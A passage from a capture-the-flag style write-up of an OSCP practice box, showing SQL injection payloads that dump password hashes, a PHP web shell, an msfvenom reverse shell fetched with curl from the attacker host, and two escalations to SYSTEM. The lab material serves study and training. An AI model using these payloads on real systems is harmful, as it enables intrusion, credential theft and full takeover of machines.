
That’s SQL injection! The error message also revealed the Rails root: C:/Sites/userpro and the exact SQL statement: SELECT username FROM users WHERE username = '<input>'.
Exploitation:
SQL Injection:
Normally I would fire up sqlmap and let it perform magic, but since this is an OSCP practice, I’ll do it manually instead. Having knowledge of the exact SQL statement also makes exploitation much easier.
I’ll first check if I’m able to write to files using MySQL’s INTO OUTFILE clause.

asdf' INTO OUTFILE 'C:/Windows/Temp/test.txt'#
I’ll send the payload, and it didn’t return any error. However, sending it again caused a crash with an error message complaining the file already exists. File write successful.
I’ll then check if I can write into Rails’ public folder.

asdf' UNION SELECT 'SQL injection POC' INTO OUTFILE 'C:/Sites/userpro/public/poc.txt'#
Success!
Data Exfiltration:
Now that I’m able to see the SQL output, I can start exfiltrating the database.

Listing out columns of the “users” table:
asdf' UNION SELECT COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME = 'users' INTO OUTFILE 'C:/Sites/userpro/public/columns.txt'#
Recovering password hashes:
asdf' UNION SELECT password_digest FROM users INTO OUTFILE 'C:/Sites/userpro/public/all_passwords.txt'#

Recovering reminders:
asdf' UNION SELECT reminder FROM users INTO OUTFILE 'C:/Sites/userpro/public/all_reminders.txt'#

The hashes look like BCrypt, which is very resistant to offline attacks. Some of the reminders also looks like passwords themselves. I ran john against the hashes using the list of reminders as the wordlist. One of them cracked.
┌──(ch3ng㉿localhost)-[~/machines/medjed] └─$ john --wordlist=reminders.txt hashes.txt Using default input encoding: UTF-8 Loaded 6 password hashes with 6 different salts (bcrypt [Blowfish 32/64 X3]) Cost 1 (iteration count) is 4096 for all loaded hashes Will run 16 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status Warning: Only 5 candidates left, minimum 48 needed for performance. xuk1EuP3N/rCpA (?) 1g 0:00:00:01 DONE (2025-08-27 00:03) 0.6172g/s 3.086p/s 18.51c/s 18.51C/s 4qpdR87QYjRbog..WgsjOZwtOyCRSg Use the "--show" option to display all of the cracked passwords reliably Session completed.
I’ll do a password spray on the app, and it worked for kenneth.dooley.

Underwhelmingly, the authenticated page just shows the user profile with an option to edit.

The edit page didn’t have much either, the experimental link goes back to /slug. I’ve gone a full circle here.
Web Shell Upload:
Remember the PHP quiz app? PhpInfo revealed its web root, and turns out SQL has permissions to write into it too.
asdf' UNION SELECT 'test' INTO OUTFILE 'C:/xampp/htdocs/test.txt'#

I’ll write a PHP web shell into it.
asdf' UNION SELECT '' INTO OUTFILE 'C:/xampp/htdocs/shell.php'#
And it can be accessed on port 45332.

For a proper shell, I’ll first generate an EXE payload with msfvenom:
┌──(ch3ng㉿localhost)-[~/machines/medjed] └─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.160 LPORT=8001 -f exe -o shell.exe [-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload [-] No arch selected, selecting arch: x64 from the payload No encoder specified, outputting raw payload Payload size: 460 bytes Final size of exe file: 7168 bytes Saved as: shell.exe
I’ll host the file with a Python server and download it to the server using the web shell:
http://192.168.200.127:45332/shell.php?x=curl http://192.168.45.160:8000/shell.exe -o C:/Users/Public/Downloads/shell.exe
┌──(ch3ng㉿localhost)-[~/machines/medjed] └─$ python -m http.server 8000 Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ... 192.168.200.127 - - [27/Aug/2025 00:47:12] "GET /shell.exe HTTP/1.1" 200 -
Visiting http://192.168.200.127:45332/shell.php?x=C:/Users/Public/Downloads/shell.exe triggered the binary execution, and a shell as jerren was caught on my netcat listener.
┌──(ch3ng㉿localhost)-[~/machines/medjed] └─$ rlwrap nc -lvnp 8001 listening on [any] 8001 ... connect to [192.168.45.160] from (UNKNOWN) [192.168.200.127] 51610 Microsoft Windows [Version 10.0.19042.1387] (c) Microsoft Corporation. All rights reserved. C:\xampp\htdocs> whoami medjed\jerren
In retrospect, BarracudaDrive’s web file server also has access to the PHP web root, and the shell could be uploaded there instead. This would have saved me a lot of time, but that page was lagging so bad for me at the time I kinda overlooked it.
User Flag:
C:\Users\Jerren\Desktop> type local.txt 97c9c30d************************
Escalation:
Application Manager:
Now that a foothold is gained, it’s time to revisit the privilege escalation paths identified earlier. I’ll try to deploy a rogue LSP app using BarracudaDrive’s Application Manager.

Clicking on “Browse” pops up a new window to select the ZIP file. The files for the 3 existing apps are already there under /applications/.

On Medjed, it’s under C:\bd\applications\.
C:\bd\application> dir Volume in drive C has no label. Volume Serial Number is A41E-B108 Directory of c:\bd\applications 11/03/2020 12:29 PM <DIR> . 11/03/2020 12:29 PM <DIR> .. 02/18/2013 06:31 PM 165,067 cms.zip 02/18/2013 11:59 PM 71,310 Config-Wizard.zip 04/26/2013 05:51 PM 755,582 Forum.zip 3 File(s) 991,959 bytes 2 Dir(s) 16,498,372,608 bytes free
To understand how the ZIP file is structured, I’ve downloaded Config-Wizard as an example.
┌──(ch3ng㉿localhost)-[~/machines/medjed] └─$ ls -la config-wizard total 136 drwxr-xr-x 8 ch3ng ch3ng 4096 Aug 27 03:08 . drwxr-xr-x 8 ch3ng ch3ng 4096 Aug 27 03:53 .. -rw-r--r-- 1 ch3ng ch3ng 374 Aug 27 03:06 .appinfo -rw-r--r-- 1 ch3ng ch3ng 71310 Aug 27 03:06 config-wizard.zip -rw-r--r-- 1 ch3ng ch3ng 1061 Aug 27 03:06 .footer.lsp drwxr-xr-x 3 ch3ng ch3ng 4096 Aug 27 03:06 help -rw-r--r-- 1 ch3ng ch3ng 1793 Aug 27 03:06 help.js drwxr-xr-x 2 ch3ng ch3ng 4096 Aug 27 03:06 images -rw-r--r-- 1 ch3ng ch3ng 1789 Aug 27 03:08 index.lsp drwxr-xr-x 2 ch3ng ch3ng 4096 Aug 27 03:06 intro -rw-r--r-- 1 ch3ng ch3ng 6699 Aug 27 03:06 jquery.cycle.all.pack.js drwxr-xr-x 2 ch3ng ch3ng 4096 Aug 27 03:06 PortMappingFailed -rw-r--r-- 1 ch3ng ch3ng 6149 Aug 27 03:06 .preload drwxr-xr-x 2 ch3ng ch3ng 4096 Aug 27 03:06 protected drwxr-xr-x 2 ch3ng ch3ng 4096 Aug 27 03:06 wizard
The two essential files are index.lsp and .appinfo. index.lsp would be the entrypoint of the application, while .appinfo contains the app’s metadata. I guess the important attribute is “type”, as it tells the server whether it’s a dynamic LSP app or just static HTML.
┌──(ch3ng㉿localhost)-[~/machines/medjed/config-wizard] └─$ cat .appinfo | jq { "description": "This application is designed to help you with the initial BarracudaDrive configuration. You may remove this application when you have completed the configuration.", "copyright": "Real Time Logic", "rootapp": false, "hidden": false, "type": "lsp" }
I’ll craft my own LSP app and call it “revshell”. .appinfo would follow the same structure as above:
{"description":"revshell","copyright":"ch3ng","rootapp":false,"hidden":false,"type":"lsp"}
For index.lsp, I’ll just use a very simple payload that runs the previously uploaded msfvenom binary.
<?lsp
os.execute("C:\\Users\\Public\\Downloads\\shell.exe")
?>
I’ll zip it up and upload it to Medjed.
┌──(ch3ng㉿localhost)-[~/machines/medjed] └─$ zip revshell.zip .appinfo index.lsp adding: .appinfo (deflated 50%) adding: index.lsp (deflated 26%)
C:\bd\application> curl http://192.168.45.160:8000/revshell.zip -o revshell.zip % Total % Received % Xferd Average Speed Time Time Time Current Dload Upload Total Spent Left Speed 100 698 100 698 0 0 698 0 0:00:01 --:--:-- 0:00:01 2624
Back on Application Manager, I’ll select my uploaded ZIP and submit it.

Now “revshell” is seen in the app list.

It seemed to be set up properly. Most importantly BD identified it as a dynamic LSP app.

I clicked on the link and the page hanged, but a SYSTEM shell was sent back.
┌──(ch3ng㉿localhost)-[~/machines/medjed] └─$ rlwrap nc -lvnp 8001 listening on [any] 8001 ... connect to [192.168.45.160] from (UNKNOWN) [192.168.200.127] 49777 Microsoft Windows [Version 10.0.19042.1387] (c) Microsoft Corporation. All rights reserved. C:\bd> whoami nt authority\system
Root Flag:
C:\Users\Administrator\Desktop> type proof.txt ca6d772b************************
Intended Path:
Similar to the foothold exploit, the intended escalation path was not what I did. In fact, it’s the public exploit that I’ve also identified earlier.
The exploit essentially leverages overly permissive privileges granted during the default installation of BarracudaDrive. As a member of the Authenticated Users group, jerren has write access to C:\bd\, which allows replacing the BarracudaDrive executable with something malicious. When the system restarts, it’ll be executed by SYSTEM.
C:\Users\Jerren\Desktop> icacls c:\bd\ c:\bd\ BUILTIN\Administrators:(I)(OI)(CI)(F) NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F) BUILTIN\Users:(I)(OI)(CI)(RX) NT AUTHORITY\Authenticated Users:(I)(M) NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(IO)(M) Successfully processed 1 files; Failed processing 0 files
I initially thought it’s impossible, since SeShutdownPrivilege was disabled for the user.
C:\Users\Jerren\Desktop> whoami /priv PRIVILEGES INFORMATION ---------------------- Privilege Name Description State ============================= ==================================== ======== SeShutdownPrivilege Shut down the system Disabled SeChangeNotifyPrivilege Bypass traverse checking Enabled SeUndockPrivilege Remove computer from docking station Disabled SeIncreaseWorkingSetPrivilege Increase a process working set Disabled SeTimeZonePrivilege Change the time zone Disabled
Turns out I misunderstood what “Disabled” means. All the listed privileges have already been granted to the user, “disabled” just means the privilege is not active in the current session. Most privileges need to be explicitly enabled before they can be used, but some system utilities such as shutdown internally enable the necessary privileges before performing the action. As such the user would still be able to perform a system restart.
Back to the exploit, it’s actually much more simple than what I did. All that’s required is to replace bd.exe with a reverse shell binary.
C:\bd> move bd.exe bd_backup.exe 1 file(s) moved. C:\bd> copy c:\users\public\downloads\shell.exe bd.exe 1 file(s) moved.
Then I’ll restart the box by running shutdown /r and wait. It took a while, but eventually a SYSTEM shell was sent back.
┌──(ch3ng㉿localhost)-[~/machines/medjed] └─$ rlwrap nc -lvnp 8001 listening on [any] 8001 ... connect to [192.168.45.160] from (UNKNOWN) [192.168.221.127] 49668 Microsoft Windows [Version 10.0.19042.1387] (c) Microsoft Corporation. All rights reserved. C:\WINDOWS\system32> whoami nt authority\system